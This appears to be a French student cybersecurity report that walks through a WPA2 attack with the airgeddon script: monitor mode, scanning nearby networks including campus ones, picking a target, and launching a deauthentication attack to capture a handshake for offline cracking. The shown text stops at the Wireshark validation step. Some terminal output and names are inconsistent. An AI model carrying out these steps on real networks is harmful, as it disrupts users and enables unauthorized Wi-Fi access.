



UNIVERSITÉ DE MONCTON
CAMPUS DE MONCTON

Faculté des sciences
Département Informatique
Devoir 4

Cybersécurité INFO4307

100 points

Session : Hiver 2026

Rapport de Projet : Analyse et Mise en œuvre d'une attaque sur réseau sans-fil

Interception de Handshake et déchiffrement via
Airmedon

Oumar Leyti Ndiaye
A00228981

Présenté à : Fadoua Khennou

TABLE DES MATIÈRES

N°2 : INTRODUCTION 4

- Contexte et vulnérabilité des protocoles WPA/WPA2/WPA3.
- Objectifs de la démonstration pratique.
- Importance de la sensibilisation à la sécurité.

N°3 : PHASE THÉORIQUE 5

- 3.1. Principe de l'attaque : Interception et déchiffrement hors-ligne.
- 3.2. Mode de fonctionnement : 4-Way Handshake et désauthentification.
- 3.3. Architecture du réseau : Point d'Accès, Client et Attaquant.
- 3.4. Préalables réseaux nécessaires : Mode Moniteur, BSSID et canaux.
- 3.5. Outils utilisés : Suite Aircgeddon, Aircrack-ng et Wireshark.

N°4 : PHASE PRATIQUE 7

- 4.1. Choix de l'outil de travail : Présentation du script Aircgeddon.
- 4.2. Initialisation et lancement du script.
- 4.3. Vérification de l'environnement et des dépendances.
- 4.4. Sélection de l'interface réseau (Wlan0).
- 4.5. Activation du mode moniteur (wlan0mon).
- 4.6. Accès aux outils de capture (Handshake).
- 4.7. Lancement de la capture du Handshake.
- 4.8. Exploration et analyse des cibles potentielles.
- 4.9. Sélection de la cible.
- 4.10. Configuration de l'attaque de désauthentification.
- 4.11. Analyse et validation de la capture avec Wireshark.
- 4.12. Clôture de l'interception et retour au menu.
- 4.13. Passage à la phase de déchiffrement hors-ligne.
- 4.14. Choix de la méthode : Réseau Personnel (WPA2-PSK).
- 4.15. Choix de l'algorithme : Attaque par dictionnaire.
- 4.16. Exécution de l'attaque en temps réel.
- 4.17. Localisation et validation du fichier de capture.
- 4.18. Sélection du dictionnaire (top500.txt).
- 4.19. Résultat de l'attaque : Succès (Clé : mohamedd3).

- 4.20. Configuration d'une attaque par force brute.
- 4.21. Paramétrage : Longueur de clé et Charset.
- 4.22. Observation de la force brute en cours d'exécution.

N°5 : OBSERVATIONS, INTERPRÉTATION ET CONCLUSION 16

- 5.1. Observations et analyse des expériences.
- 5.2. Interprétation technique des vulnérabilités.
- 5.3. Contre-mesures proposées (WPA3, PMF, WIDS).
- 5.4. Conclusion générale.

N°6 : Contexte de réalisation 26

N°2 : Introduction

Dans le cadre de ce projet de cybersécurité, on s'intéresse à la vulnérabilité des réseaux sans fil protégés par les protocoles WPA/WPA2/WPA3. Bien que ces standards soient conçus pour sécuriser les échanges leur robustesse repose en grande partie sur la complexité de la clé de chiffrement et sur la gestion des trames de contrôle.

L'objectif de ce travail est de démontrer par une approche pratique comment un attaquant peut intercepter les données d'authentification d'un réseau cible sans y être connecté. On va illustrer le processus complet : depuis l'écoute passive du trafic jusqu'à l'extraction de la clé en clair via une attaque par dictionnaire. Ce rapport permet non seulement de comprendre les mécanismes techniques derrière ces failles mais aussi de sensibiliser sur l'importance de choisir des mots de passe robustes et d'adopter des protocoles de sécurité modernes.

N°3 : Phase théorique

3.1. Principe de l'attaque

L'attaque que l'on met en œuvre est une attaque par interception de Handshake suivie d'un déchiffrement hors-ligne (offline cracking).

Le principe est simple : on ne cherche pas à attaquer directement le point d'accès de manière frontale. À la place on écoute le trafic radio pour capturer les paquets échangés lorsqu'un utilisateur se connecte au réseau. Une fois ces paquets en notre possession on tente de deviner le mot de passe localement sur notre machine ce qui rend l'attaque totalement invisible pour la cible.

3.2. Mode de fonctionnement

Le fonctionnement repose sur deux mécanismes clés :

- Le 4-Way Handshake : C'est le processus en quatre étapes utilisées par le protocole WPA pour confirmer que le client et l'AP possèdent tous deux la bonne clé sans jamais l'envoyer en clair sur le réseau. Ce handshake contient des données qui, combinées au SSID permettent de générer des clés de session.
- L'attaque par désauthentification : Pour ne pas attendre qu'un utilisateur se connecte naturellement, on envoie des trames de gestion de type "Deauthentication". En exploitant le fait que ces trames ne sont souvent pas chiffrées (en WPA2) on force le client à se déconnecter. Dès que l'appareil du client tente de se reconnecter automatiquement, il génère un nouveau handshake que l'on capture au vol.

3.3. Architecture du réseau

Pour cette attaque on considère une architecture composée de trois entités :

- Le Point d'Accès (AP) : Le routeur Wi-Fi qui diffuse le SSID (ex: Med SK).
- Le Client (Station) : L'appareil légitime (smartphone) connecté à l'AP.
- L'Attaquer (Kali Linux) : Notre machine équipée d'une carte réseau capable d'injecter des paquets et d'écouter le trafic sur le même canal que l'AP.

3.4. Préalables réseaux nécessaires

Pour comprendre et réussir cette attaque on doit maîtriser plusieurs concepts :

- Standard IEEE 802.11 : Comprendre comment les trames Wi-Fi circulent dans l'air.
- Mode Moniteur : Contrairement au mode "Managed" classique le mode moniteur permet à notre carte réseau d'intercepter tous les paquets circulant sur une fréquence même ceux qui ne nous sont pas adressés.
- BSSID et Canaux : Savoir identifier l'adresse physique (MAC) de la borne et se caler sur la bonne fréquence (canal 2.4GHz ou 5GHz) pour ne pas rater les paquets.

3.5. Outils utilisés


On s'appuie sur une suite d'outils spécialisés intégrés dans Aircgeddon :

- Aircrack-ng : Pour le cassage de la clé et la gestion des interfaces.
- Aircplay-ng : Pour l'injection des trames de désauthentification.
- Airodump-ng : Pour le scan des réseaux et la capture des paquets (fichiers .cap).

- Crunch : Pour la génération de dictionnaires personnalisés lors d'attaques par force brute.
- Wireshark : Pour l'analyse fine et la validation technique des captures obtenues.

4. Phase pratique

4.1. Choix de l'outil de travail : Airedddon



[Airgeddon.git](https://github.com/v1s1t0r1sh3r3/airgeddon)

Pour la mise en place de notre attaque on a décidé d'utiliser Airedddon. Comme on peut le voir sur le dépôt GitHub de l'auteur (v1s1t0r1sh3r3) il ne s'agit pas d'un simple outil isolé mais d'un script Bash multi-usage conçu pour l'audit des réseaux sans fil.

On a choisi cet outil car il regroupe et automatise l'utilisation de plusieurs outils déjà présents dans Kali Linux (comme la suite Aircrack-ng, Bettercap, ou Hostapd). Cela permet une gestion plus fluide des différentes étapes de l'attaque notamment pour :

- Le passage de la carte réseau en mode moniteur.
- Le scan des points d'accès environnants.
- La capture de handshakes.

4.2. Initialisation et lancement du script

- Navigation dans le répertoire cd airgeddon
- Exécution du script : sudo ./airgeddon.sh.

La conclusion affichée en bas de l'écran “Your distro has all necessary essential tools” nous confirme que l'environnement est parfaitement configuré. Je peux donc valider cette étape en appuyant sur la touche Entrée pour accéder au menu de sélection de l'interface.

4.4. Sélection de l'interface réseau

```
*****Interface selected*****
Select an interface to work with:
1. eth0 // Chipset: Realtek Semiconductor Co., Ltd. RTL8111/8168/8211/8111
2. wlan0 // Chipset: Realtek Semiconductor Co., Ltd. RTL8822BE PCIe 802.11ac
[0] Another way to contribute to the project is buying some merchandising (mugs, t-shirts, etc.). A little portion of each payment (after deducting material, printing and shipping) will be to support the project. Check the merchandising online shop at: https://airgeddon.creator-spring.com/
> 2
```

Après avoir validé les dépendances je dois désigner à Airgeddon quelle carte réseau sera utilisée pour mener l'attaque. Comme on le voit sur la capture d'écran le script détecte deux interfaces sur ma machine :

- Wlan0 : C'est ma carte Wi-Fi (basée sur Realtek). C'est l'interface que je choisis (en tapant 2) pour la suite des opérations.

Un point important à noter ici est que cette interface supporte à la fois les bandes de fréquences 2.4GHz et 5GHz.

4.5. Activation du mode moniteur

```
Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID/Deauthing tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPA attacks menu
9. WPA attacks menu
10. Enterprise attacks menu
11. WPA2 attacks menu
12. About & Credits / Sponsorship mentions
13. Options and language menu
[Hint: When airgeddon requests you to enter a path to a file either to use a dictionary, a Handshake or anything else, did you know that you can drag and drop the file over the airgeddon window? In this way you don't have to type the path manually]
> 2
```

Une fois l'interface wlan0 sélectionnée je me retrouve devant le menu principal d'Airgeddon. Comme on peut le voir sur la capture j'ai choisi l'option 2 : Put interface in monitor mode.

C'est une étape charnière pour la réussite de l'attaque. Par défaut une carte Wi-Fi est en mode “Managed” ce qui signifie qu'elle ne traite que les paquets de données qui lui sont spécifiquement adressés. En passant en mode moniteur je force la carte à écouter et à capturer tout le trafic circulant dans l'air sur les fréquences à portée même celui qui ne m'est pas destiné.

4.6. Accès aux outils de capture (Handshake)

```
Screen Active: Ctrl + Win + F4
*****airgeddon v1.41 user: *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4GHz, 5GHz
Select an option from menu:
0. Exit script
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. DoS attacks menu
5. Handshake/PMKID/Deauthing tools menu
6. Offline WPA/WPA2 decrypt menu
7. Evil Twin attacks menu
8. WPA attacks menu
9. WPA attacks menu
10. Enterprise attacks menu
11. WPA2 attacks menu
12. About & Credits / Sponsorship mentions
13. Options and language menu
[Hint: Since airgeddon 1.20 version, user is supported and it can be used instead of stoken as windows handler. Script can be launched in a headless environment without a graphical x window system. It is recommended only for advanced users. Like any other option, it can be configured on the options menu, on the /home/1/airgeddon/airgeddon_options file or launched using AIRGEDDON_MONITORING "flag" in the command line. More information about options customization at wiki: https://github.com/evictorishaz/airgeddon/wiki/options]
> 1
```


Une fois le mode moniteur activé on remarque un changement immédiat dans l'en-tête du

script : l'interface est désormais identifiée sous le nom wlan0mon. la carte réseau est maintenant capable d'écouter tout le trafic environnant de manière brute.

Comme l'indique la capture d'écran, on a sélectionné l'option 5 : Handshake/PMKID/Decloaking tools menu. Mon objectif à ce stade est d'accéder aux fonctionnalités qui me permettront d'intercepter un "Handshake".

C'est une étape cruciale de mon projet : le handshake contient les données chiffrées échangées lorsqu'un utilisateur se connecte au Wi-Fi. En récupérant ce fichier on pourra tenter de casser la clé de sécurité hors-ligne sans avoir besoin d'être connecté au réseau cible. J'entre donc dans ce sous-menu pour commencer la recherche des cibles potentielles.

4.7. Lancement de la capture du Handshake



```
Session Actions Edit View Help
***** Handshake/PMKID/Decloaking tools menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz, 5Ghz

Select an option from menu:

0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
   (monitor mode needed for capturing)
5. Capture PMKID
6. Capture Handshake
7. Clean/optimize Handshake file
   (monitor mode needed for decloaking)
8. Decloaking by deauthentication
9. (mdk4) Decloaking by dictionary

Hint The natural order to proceed in this menu is usually: 1-Select wifi card 2-Put it in monitor mode 3-Select target network 4-Capture Handshake/PMKID

> 6
```

Une fois dans le menu spécialisé j'ai choisi l'option 6 : Capture Handshake. L'objectif ici est de passer à la phase active de l'interception.

Le "Handshake" est le processus d'échange de clés qui se produit au moment précis où un utilisateur se connecte au Wi-Fi. C'est ce fichier que on cherche à récupérer car il contient les données nécessaires pour tenter de casser le mot de passe du réseau hors-ligne.

En sélectionnant cette option je prépare le script à surveiller le trafic du point d'accès que on va cibler. Si aucun utilisateur ne se connecte naturellement pendant que on'écoute on va devoir utiliser des techniques de dé authentification pour forcer un appareil déjà connecté à se reconnecter me permettant ainsi de capturer la poignée de main au vol. C'est une étape délicate qui demande de la précision pour ne pas rater les paquets d'authentification qui transitent très rapidement.

4.8. Exploration et analyse des cibles potentielles

```

Session Actions Edit View Help
***** Handshake/PMKID/Decloaking tools menu *****
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz, 5Ghz

Select an option from menu:

0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
   (monitor mode needed for capturing)
5. Capture PMKID
6. Capture Handshake
7. Clean/optimize Handshake file
   (monitor mode needed for decloaking)
8. Decloaking by deauthentication
9. (mdk4) Decloaking by dictionary

Hint The natural order to proceed in this menu is usually: 1-Select wifi card 2-Put it in monitor mode 3-Select target network 4-Capture Handshake

> 6

There is no valid target network selected. You'll be redirected to select one
Press [Enter] key to continue...

***** Exploring for targets *****
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0mon is in monitor mode. Exploration can be performed

Chosen action can be carried out only over WPA/WPA2 networks, however WPA3 has been included in the scan filter because these networks sometimes scan to allow you select only those that also offering WPA2

WPA/WPA2/WPA3 filter enabled in scan. When started, press [Ctrl+C] to stop...
Press [Enter] key to continue...

Exploring for targets

CH 156 [I Elapsed: 1 min [I 2025-04-19 00:57]

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
CE:86:76:86:86:3C:70 -1 0 0 0 -1 -1 WPA2 DDP (length: 0)
CE:86:76:86:86:3C:70 -3 18 0 0 6 180 WPA2 DDP PSK (length: 0)
CE:86:76:86:86:3C:70 -6 10 0 0 1 260 WPA2 DDP (length: 0)
FA:86:76:86:86:11:20 -92 2 0 0 104 1733 WPA2 DDP CMG (length: 0)
CE:86:76:86:86:3C:70 -74 7 0 0 1 720 WPA2 DDP CMG (length: 0)
DE:86:76:86:86:2B:90 -73 10 0 0 1 260 WPA2 DDP PSK (length: 0)
CE:86:76:86:86:3C:70 -74 7 0 0 1 260 WPA2 DDP NGT (length: 0)
CE:86:76:86:86:3C:70 -54 5 1 0 153 1733 WPA2 DDP (length: 0)
CA:86:76:86:86:3C:70 -73 4 1 0 1 260 WPA2 DDP NGT (length: 0)
CE:86:76:86:86:3C:70 -73 0 0 0 153 1733 WPA2 DDP CMG (length: 0)
DE:86:76:86:86:3C:70 -73 26 0 0 153 1733 WPA2 DDP CMG (length: 0)
CE:86:76:86:86:3C:70 -73 25 0 0 153 1733 WPA2 DDP PSK (length: 0)
CE:86:76:86:86:3C:70 -73 20 0 0 153 1733 WPA2 DDP NGT (length: 0)
FA:86:76:86:86:14:50 -71 26 0 0 153 1733 WPA2 DDP CMG (length: 0)
CE:86:76:86:86:14:50 -71 27 0 0 153 1733 WPA2 DDP (length: 0)
DE:86:76:86:86:14:50 -70 25 0 0 153 1733 WPA2 DDP PSK (length: 0)
CE:86:76:86:86:14:50 -70 27 0 0 153 1733 WPA2 DDP NGT (length: 0)
CA:86:76:86:86:14:50 -77 5 2 0 0 260 WPA2 DDP NGT (length: 0)
FA:86:76:86:86:48:00 -54 26 0 0 153 1733 WPA2 DDP CMG (length: 0)
CE:86:76:86:86:48:00 -55 27 0 0 153 1733 WPA2 DDP PSK (length: 0)
FA:86:76:86:86:48:00 -65 25 3 0 153 1733 WPA2 DDP NGT (length: 0)
FL:86:76:86:86:79:13 -88 4 43 0 143 866 WPA3 DDP SKE (length: 0)
CE:86:76:86:86:3C:70 -91 1 0 0 104 1733 WPA2 DDP (length: 0)
DE:86:76:86:86:18:20 -91 4 0 0 104 1733 WPA2 DDP PSK (length: 0)
FA:86:76:86:86:18:20 -91 13 0 0 104 1733 WPA2 DDP CMG (length: 0)
CE:86:76:86:86:18:20 -91 2 3 0 104 1733 WPA2 DDP NGT (length: 0)
CE:86:76:86:86:14:50 -70 28 18 0 153 1733 WPA2 DDP NGT (length: 0)
CE:86:76:86:86:1E:02 -57 27 0 0 104 1733 WPA2 DDP CMG (length: 0)
DE:86:76:86:86:1E:02 -57 30 3 0 104 1733 WPA2 DDP CMG (length: 0)
CE:86:76:86:86:1E:02 -57 28 0 0 104 1733 WPA2 DDP PSK (length: 0)
CE:86:76:86:86:1E:02 -57 28 2 0 104 1733 WPA2 DDP NGT (length: 0)
FA:86:76:86:86:12:20 -79 25 0 0 100 1733 WPA2 DDP CMG (length: 0)
CE:86:76:86:86:12:20 -4 0 0 0 -1 -1 (length: 0)
CE:86:76:86:86:12:20 -79 26 0 0 100 1733 WPA2 DDP (length: 0)
CE:86:76:86:86:12:20 -79 25 0 0 100 1733 WPA2 DDP PSK (length: 0)
CE:86:76:86:86:12:20 -79 25 0 0 100 1733 WPA2 DDP NGT (length: 0)
CE:86:76:86:86:12:20 -89 25 4 0 100 1733 WPA2 DDP NGT (length: 0)
CE:86:76:86:86:12:20 -57 29 42 0 104 1733 WPA2 DDP NGT (length: 0)
CE:86:76:86:86:1E:02 -55 25 9 0 153 1733 WPA2 DDP NGT (length: 0)
FA:86:76:86:86:12:20 -55 30 0 0 52 1733 WPA2 DDP CMG (length: 0)
CE:86:76:86:86:12:20 -55 30 0 0 52 1733 WPA2 DDP (length: 0)
DE:86:76:86:86:12:20 -54 30 0 0 52 1733 WPA2 DDP PSK (length: 0)
CE:86:76:86:86:12:20 -54 30 1 0 52 1733 WPA2 DDP NGT (length: 0)
CE:86:76:86:86:1E:02 -73 27 0 0 153 1733 WPA2 DDP NGT (length: 0)
CE:86:76:86:86:12:20 -55 30 8 0 52 1733 WPA2 DDP NGT (length: 0)
CE:86:76:86:86:1E:02 -94 0 0 0 39 1733 WPA2 DDP (length: 0)
FA:86:76:86:86:12:20 -59 13 0 0 6 720 WPA2 DDP CMG (length: 0)
CE:86:76:86:86:14:50 -76 6 0 0 6 720 WPA2 DDP CMG (length: 0)
DE:86:76:86:86:14:50 -76 6 0 0 6 260 WPA2 DDP PSK (length: 0)
CE:86:76:86:86:12:20 -59 12 0 0 6 260 WPA2 DDP NGT (length: 0)
DE:86:76:86:86:12:20 -88 13 0 0 6 260 WPA2 DDP NGT (length: 0)
CE:86:76:86:86:12:20 -59 7 0 0 6 260 WPA2 DDP NGT (length: 0)
CE:86:76:86:86:14:50 -76 7 0 0 6 260 WPA2 DDP NGT (length: 0)
CE:86:76:86:86:1E:02 -59 13 0 0 11 120 WPA2 DDP CMG (length: 0)
CA:86:76:86:86:48:00 -69 11 4 0 11 260 WPA2 DDP NGT (length: 0)
CE:86:76:86:86:12:20 -83 1 3 0 11 260 WPA2 DDP NGT (length: 0)
DE:86:76:86:86:48:00 -61 0 0 11 260 WPA2 DDP (length: 0)
CE:86:76:86:86:48:00 -61 10 0 0 11 260 WPA2 DDP PSK (length: 0)
CE:86:76:86:86:1E:02 -59 12 0 0 11 260 WPA2 DDP NGT (length: 0)
DE:86:76:86:86:1E:02 -59 6 0 0 11 260 WPA2 DDP NGT (length: 0)
FA:86:76:86:86:1E:02 -61 10 0 0 1 720 WPA2 DDP CMG (length: 0)
DE:86:76:86:86:1E:02 -61 10 0 0 1 260 WPA2 DDP PSK (length: 0)
CE:86:76:86:86:1E:02 -59 8 0 0 1 260 WPA2 DDP NGT (length: 0)
CA:86:76:86:86:1E:02 -61 11 612 0 1 260 WPA2 DDP NGT (length: 0)

BSSID STATION PWR Rate Lost Frames Notes Probes
CE:86:76:86:86:3C:70 FE:81:98:64:81:95 -89 12w-12 61 0 23
DE:86:76:86:86:48:00 BA:82:50:72:80:58 -64 0 0 0 2
CE:86:76:86:86:48:00 BA:82:50:72:80:58 -89 0 -12 0 2
CE:86:76:86:86:48:00 BA:82:50:72:80:58 -69 0 -24 0 3
CE:86:76:86:86:48:00 BA:82:50:72:80:58 -69 0 -24 0 4
CE:86:76:86:86:48:00 BA:82:50:72:80:58 -69 0 -24 0 4
CE:86:76:86:86:48:00 FC:58:77:23:43:58 -89 0 -6e 0 17
CE:86:76:86:86:48:00 BA:82:50:72:80:58 -65 0 -24 140 43
CE:86:76:86:86:48:00 BA:82:50:72:80:58 -61 10w-6e 0 13
FL:86:76:86:86:79:13 BA:82:50:72:80:58 -65 6e
```

Comme on n'avait pas encore défini de cible précise le script m'a automatiquement redirigé vers la phase d'exploration. Une nouvelle fenêtre s'est ouverte lançant un scan complet de l'environnement hertzien via l'outil airodump-ng.

Sur la capture d'écran on peut voir le résultat de ce scan en temps réel. Cette étape est primordiale pour choisir la cible la plus pertinente :

- Identification des réseaux (ESSID) : Je vois apparaître de nombreux réseaux notamment ceux de l'université comme “UMoncton” ou “eduroam”.

4.9. Sélection de la cible pour l'attaque

```
73)* FA:D6:66:6C:C2:B0 6 53% WPA2 (Hidden Network)
74) D2:D6:66:6C:C2:B0 6 53% WPA2 UMoncton6
75)* C4:D6:66:6C:C2:B0 6 53% WPA2 UMoncton
76) CE:D6:66:6C:C2:B0 6 53% WPA2 eduroam
77) D6:D6:66:6C:C2:B0 6 53% WPA2 umcm-IdO
78)* C6:6D:4C:F1:91:C5 6 66% WPA2 Med SK 🏰
79)* D2:D6:76:6D:3C:70 36 6% WPA2 UMoncton6
80)* FA:D6:76:6D:11:20 104 7% WPA2 (Hidden Network)
81) FA:D6:76:6D:3C:70 36 7% WPA2 (Hidden Network)
82) C6:D6:76:6D:11:20 104 8% WPA2 UMoncton
83)* FA:D6:76:6D:1B:20 104 9% WPA2 (Hidden Network)
84)* C6:D6:76:6D:1B:20 104 9% WPA2 UMoncton

(*) Network with clients

Select target network:
> 78
```

Une fois le scan interrompu le script affiche une liste récapitulative et numérotée de tous les points d'accès détectés. Comme on peut le voir sur la capture d'écran on a choisi de cibler le réseau numéro 78 nommé “Med SK”.

Plusieurs critères techniques ont guidé ce choix :

- Présence de clients : On remarque une petite étoile jaune (*) à côté du numéro 78. C'est l'indicateur le plus important pour nous car il confirme qu'au moins un appareil est actuellement connecté à ce réseau. Sans client actif on ne pourrait pas intercepter de “Handshake”.
- Force du signal : Avec un signal de 66% c'est l'un des réseaux les plus stables de la liste. Un signal fort nous garantit que nos paquets de désauthentification seront bien reçus par la cible et que l'on pourra capturer la réponse sans perte de données.
- Informations réseau : On identifie clairement que la cible utilise le canal 6, possède l'adresse MAC (BSSID) C6:6D:4C:F1:91:C5 et est protégée par un chiffrement WPA2.

En tapant le numéro 78 on valide notre cible et on demande à l'outil de se focaliser uniquement sur ce point d'accès pour la suite de la manipulation.

4.10. Configuration et lancement de l'attaque de désauthentification

```
python3 airdecap.py
===== Attack for Handshake =====
Interface wlan0mon selected. Mode: Monitor. Supported bands: 2.4Ghz, 5Ghz
Selected BSSID: C8:80:4C:F2:91:C3 (Personal)
Selected channel: 6
Selected ESSID: Med SK
Type of encryption: WPA2
Select an option from menu:
1. Return to Handshake/WiFiID/Deauth tools menu
2. Deauth / disassoc with mdk attack
3. Deauth Airplay attack
4. Auth DoS attack

Hint: If you want to learn how to perform professional wireless network assessments, the main author of airgeddon recommends the CWP (Certified WiFiChallenge Professional) certification: https://academy.wifichallenge.com/courses/certified-wifichallenge-professional-cwp?ref=c82137

> 2
Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [20]:
> 20
Timeout set to 20 seconds

Two windows will be opened. One with the Handshake capturer and other with the attack to force clients to reconnect
Don't close any window manually, script will do when needed. In about 20 seconds maximum you'll know if you've got the Handshake
Press [Enter] key to continue...
```


Une fois notre cible bien définie on doit choisir la méthode pour récupérer le fameux “Handshake”. Comme on peut le voir sur la capture d'écran on a sélectionné l'option 2 : Deauth airplay attack.

Voici pourquoi on a configuré l'attaque de cette manière :

- Principe de l'attaque : L'outil aireplay-ng va envoyer des paquets de désauthentification aux appareils connectés au réseau “Med SK”. L'objectif est de les déconnecter brutalement pendant une fraction de seconde. Comme la plupart des appareils (smartphones, PC) sont configurés pour se reconnecter automatiquement ils vont relancer une phase d'authentification complète.
- Capture au vol : C'est lors de cette reconnexion automatique que l'on va pouvoir intercepter les quatre paquets qui constituent la “poignée de main”
- Paramétrage du Timeout : On a fixé un délai de 20 secondes pour cette opération. C'est un compromis idéal : c'est assez long pour laisser le temps aux appareils de se reconnecter, mais assez court pour ne pas perturber le réseau de manière trop visible ou prolongée.

Comme l'indique le message en bleu le script va maintenant ouvrir deux fenêtres distinctes : une pour gérer l'envoi des paquets de désauthentification et une autre pour écouter et enregistrer le Handshake dès qu'il passe dans l'air. On n'a plus qu'à appuyer sur Entrée pour lancer le processus.

4.11. Analyse et validation de la capture avec Wireshark



Une fois la phase d'attaque terminée on obtient un fichier de capture brut au format .cap. Pour nous assurer que l'interception a été efficace et que les données sont techniquement exploitables pour la suite on a ouvert ce fichier avec Wireshark l'analyseur de protocoles réseau.

Sur la capture d'écran, on peut confirmer la réussite de plusieurs étapes critiques :

